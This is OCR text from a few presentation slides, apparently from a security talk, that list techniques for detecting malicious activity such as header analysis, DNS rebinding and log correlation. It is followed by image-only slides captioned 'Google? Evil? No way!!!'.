
- Text/Frequency Analysis
- Header analysis
- DNS binding and rebinding
- Etc… etc…
  - Detecting Malice
- But all that relies on us "trapping" you let's talk about one more: Log correlation…




Google? Evil? No way!!!




Google? Evil? No way!!!




Google? Evil? No way!!!



